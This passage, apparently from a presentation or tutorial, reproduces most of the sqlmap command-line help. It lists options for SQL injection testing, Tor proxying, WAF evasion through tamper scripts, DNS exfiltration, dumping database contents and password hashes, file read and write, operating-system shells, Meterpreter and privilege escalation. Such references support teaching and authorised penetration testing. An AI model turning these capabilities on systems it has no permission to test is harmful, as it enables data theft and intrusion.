    --ignore-timeouts   Ignore connection timeouts
    --proxy=PROXY       Use a proxy to connect to the target URL
    --proxy-cred=PRO..  Proxy authentication credentials (name:password)
    --proxy-file=PRO..  Load proxy list from a file
    --tor               Use Tor anonymity network
    --tor-port=TORPORT  Set Tor proxy port other than default
    --tor-type=TORTYPE  Set Tor proxy type (HTTP, SOCKS4 or SOCKS5 (default))
    --check-tor         Check to see if Tor is used properly
    --delay=DELAY       Delay in seconds between each HTTP request
    --timeout=TIMEOUT   Seconds to wait before timeout connection (default 30)
    --retries=RETRIES   Retries when the connection timeouts (default 3)
    --randomize=RPARAM  Randomly change value for given parameter(s)
    --safe-url=SAFEURL  URL address to visit frequently during testing
    --safe-post=SAFE..  POST data to send to a safe URL
```

```
  --safe-req=SAFER..  Load safe HTTP request from a file
  --safe-freq=SAFE..  Test requests between two visits to a given safe URL
  --skip-urlencode    Skip URL encoding of payload data
  --csrf-token=CSR..  Parameter used to hold anti-CSRF token
  --csrf-url=CSRFURL  URL address to visit for extraction of anti-CSRF token
  --force-ssl         Force usage of SSL/HTTPS
  --hpp               Use HTTP parameter pollution method
  --eval=EVALCODE     Evaluate provided Python code before the request (e.g.
                      "import hashlib;id2=hashlib.md5(id).hexdigest()")

Optimization:
  These options can be used to optimize the performance of sqlmap

  -o                  Turn on all optimization switches
  --predict-output    Predict common queries output
  --keep-alive        Use persistent HTTP(s) connections
  --null-connection   Retrieve page length without actual HTTP response body
  --threads=THREADS   Max number of concurrent HTTP(s) requests (default 1)

Injection:
  These options can be used to specify which parameters to test for,
  provide custom injection payloads and optional tampering scripts

  -p TESTPARAMETER    Testable parameter(s)
  --skip=SKIP         Skip testing for given parameter(s)
  --skip-static       Skip testing parameters that not appear to be dynamic
  --param-exclude=..  Regexp to exclude parameters from testing (e.g. "ses")
  --dbms=DBMS         Force back-end DBMS to provided value
  --dbms-cred=DBMS..  DBMS authentication credentials (user:password)
  --os=OS             Force back-end DBMS operating system to provided value
  --invalid-bignum    Use big numbers for invalidating values
  --invalid-logical   Use logical operations for invalidating values
  --invalid-string    Use random strings for invalidating values
  --no-cast           Turn off payload casting mechanism
  --no-escape         Turn off string escaping mechanism
  --prefix=PREFIX     Injection payload prefix string
  --suffix=SUFFIX     Injection payload suffix string
  --tamper=TAMPER     Use given script(s) for tampering injection data

Detection:
  These options can be used to customize the detection phase

  --level=LEVEL       Level of tests to perform (1-5, default 1)
  --risk=RISK         Risk of tests to perform (1-3, default 1)
  --string=STRING     String to match when query is evaluated to True
  --not-string=NOT..  String to match when query is evaluated to False
  --regexp=REGEXP     Regexp to match when query is evaluated to True
  --code=CODE         HTTP code to match when query is evaluated to True
  --text-only         Compare pages based only on the textual content
  --titles            Compare pages based only on their titles

Techniques:
  These options can be used to tweak testing of specific SQL injection
  techniques

  --technique=TECH    SQL injection techniques to use (default "BEUSTQ")
  --time-sec=TIMESEC  Seconds to delay the DBMS response (default 5)
  --union-cols=UCOLS  Range of columns to test for UNION query SQL injection
  --union-char=UCHAR  Character to use for bruteforcing number of columns
  --union-from=UFROM  Table to use in FROM part of UNION query SQL injection
  --dns-domain=DNS..  Domain name used for DNS exfiltration attack
```


```
  --second-url=SEC..  Resulting page URL searched for second-order response
  --second-req=SEC..  Load second-order HTTP request from file

Fingerprint:
  -f, --fingerprint   Perform an extensive DBMS version fingerprint

Enumeration:
  These options can be used to enumerate the back-end database
  management system information, structure and data contained in the
  tables. Moreover you can run your own SQL statements

  -a, --all           Retrieve everything
  -b, --banner        Retrieve DBMS banner
  --current-user      Retrieve DBMS current user
  --current-db        Retrieve DBMS current database
  --hostname          Retrieve DBMS server hostname
  --is-dba            Detect if the DBMS current user is DBA
  --users             Enumerate DBMS users
  --passwords         Enumerate DBMS users password hashes
  --privileges        Enumerate DBMS users privileges
  --roles             Enumerate DBMS users roles
  --dbs               Enumerate DBMS databases
  --tables            Enumerate DBMS database tables
  --columns           Enumerate DBMS database table columns
  --schema            Enumerate DBMS schema
  --count             Retrieve number of entries for table(s)
  --dump              Dump DBMS database table entries
  --dump-all          Dump all DBMS databases tables entries
  --search            Search column(s), table(s) and/or database name(s)
  --comments          Check for DBMS comments during enumeration
  -D DB               DBMS database to enumerate
  -T TBL              DBMS database table(s) to enumerate
  -C COL              DBMS database table column(s) to enumerate
  -X EXCLUDE          DBMS database identifier(s) to not enumerate
  -U USER             DBMS user to enumerate
  --exclude-sysdbs    Exclude DBMS system databases when enumerating tables
  --pivot-column=P..  Pivot column name
  --where=DUMPWHERE   Use WHERE condition while table dumping
  --start=LIMITSTART  First dump table entry to retrieve
  --stop=LIMITSTOP    Last dump table entry to retrieve
  --first=FIRSTCHAR   First query output word character to retrieve
  --last=LASTCHAR     Last query output word character to retrieve
  --sql-query=QUERY   SQL statement to be executed
  --sql-shell         Prompt for an interactive SQL shell
  --sql-file=SQLFILE  Execute SQL statements from given file(s)

Brute force:
  These options can be used to run brute force checks

  --common-tables     Check existence of common tables
  --common-columns    Check existence of common columns

User-defined function injection:
  These options can be used to create custom user-defined functions

  --udf-inject        Inject custom user-defined functions
  --shared-lib=SHLIB  Local path of the shared library

File system access:
  These options can be used to access the back-end database management
  system underlying file system
```

```
  --file-read=FILE..  Read a file from the back-end DBMS file system
  --file-write=FIL..  Write a local file on the back-end DBMS file system
  --file-dest=FILE..  Back-end DBMS absolute filepath to write to

Operating system access:
  These options can be used to access the back-end database management
  system underlying operating system

  --os-cmd=OSCMD      Execute an operating system command
  --os-shell          Prompt for an interactive operating system shell
  --os-pwn            Prompt for an OOB shell, Meterpreter or VNC
  --os-smbrelay       One click prompt for an OOB shell, Meterpreter or VNC
  --os-bof            Stored procedure buffer overflow exploitation
  --priv-esc          Database process user privilege escalation
  --msf-path=MSFPATH  Local path where Metasploit Framework is installed
  --tmp-path=TMPPATH  Remote absolute path of temporary files directory

Windows registry access:
  These options can be used to access the back-end database management
  system Windows registry

  --reg-read          Read a Windows registry key value
  --reg-add           Write a Windows registry key value data
  --reg-del           Delete a Windows registry key value
  --reg-key=REGKEY    Windows registry key
  --reg-value=REGVAL  Windows registry key value
  --reg-data=REGDATA  Windows registry key value data
  --reg-type=REGTYPE  Windows registry key value type

General:
  These options can be used to set some general working parameters

  -s SESSIONFILE      Load session from a stored (.sqlite) file
  -t TRAFFICFILE      Log all HTTP traffic into a textual file
  --batch             Never ask for user input, use the default behavior
  --binary-fields=..  Result fields having binary values (e.g. "digest")
  --check-internet    Check Internet connection before assessing the target
  --crawl=CRAWLDEPTH  Crawl the website starting from the target URL
  --crawl-exclude=..  Regexp to exclude pages from crawling (e.g. "logout")
  --csv-del=CSVDEL    Delimiting character used in CSV output (default ",")
  --charset=CHARSET   Blind SQL injection charset (e.g. "0123456789abcdef")
  --dump-format=DU..  Format of dumped data (CSV (default), HTML or SQLITE)
  --encoding=ENCOD..  Character encoding used for data retrieval (e.g. GBK)
  --eta               Display for each output the estimated time of arrival
  --flush-session     Flush session files for current target
  --forms             Parse and test forms on target URL
  --fresh-queries     Ignore query results stored in session file
  --har=HARFILE       Log all HTTP traffic into a HAR file
  --hex               Use hex conversion during data retrieval
  --output-dir=OUT..  Custom output directory path
  --parse-errors      Parse and display DBMS error messages from responses
  --preprocess=PRE..  Use given script(s) for preprocessing of response data
  --repair            Redump entries having unknown character marker (?)
  --save=SAVECONFIG   Save options to a configuration INI file
  --scope=SCOPE       Regexp to filter targets from provided proxy log
  --test-filter=TE..  Select tests by payloads and/or titles (e.g. ROW)
  --test-skip=TEST..  Skip tests by payloads and/or titles (e.g. BENCHMARK)
  --update            Update sqlmap

Miscellaneous:
```

```
  -z MNEMONICS         Use short mnemonics (e.g. "flu,bat,ban,tec=EU")
  --alert=ALERT        Run host OS command(s) when SQL injection is found
  --answers=ANSWERS    Set predefined answers (e.g. "quit=N,follow=N")
  --beep               Beep on question and/or when SQL injection is found
  --cleanup            Clean up the DBMS from sqlmap specific UDF and tables
  --dependencies       Check for missing (optional) sqlmap dependencies
  --disable-coloring   Disable console output coloring
  --gpage=GOOGLEPAGE   Use Google dork results from specified page number
  --identify-waf       Make a thorough testing for a WAF/IPS protection
  --list-tampers       Display list of available tamper scripts
  --mobile             Imitate smartphone through HTTP User-Agent header
  --offline            Work in offline mode (only use session data)
  --purge              Safely remove all content from sqlmap data directory
  --skip-waf           Skip heuristic detection of WAF/IPS protection
  --smart              Conduct thorough tests only if positive heuristic(s)
  --sqlmap-shell       Prompt for an interactive sqlmap shell
  --tmp-dir=TMPDIR     Local directory for storing temporary files
  --web-root=WEBROOT   Web server document root directory (e.g. "/var/www")
  --wizard             Simple wizard interface for beginner users
```

Reference:

- https://github.com/sqlmapproject/sqlmap/wiki/Usage
- http://sqlmap.org/



THANK YOU !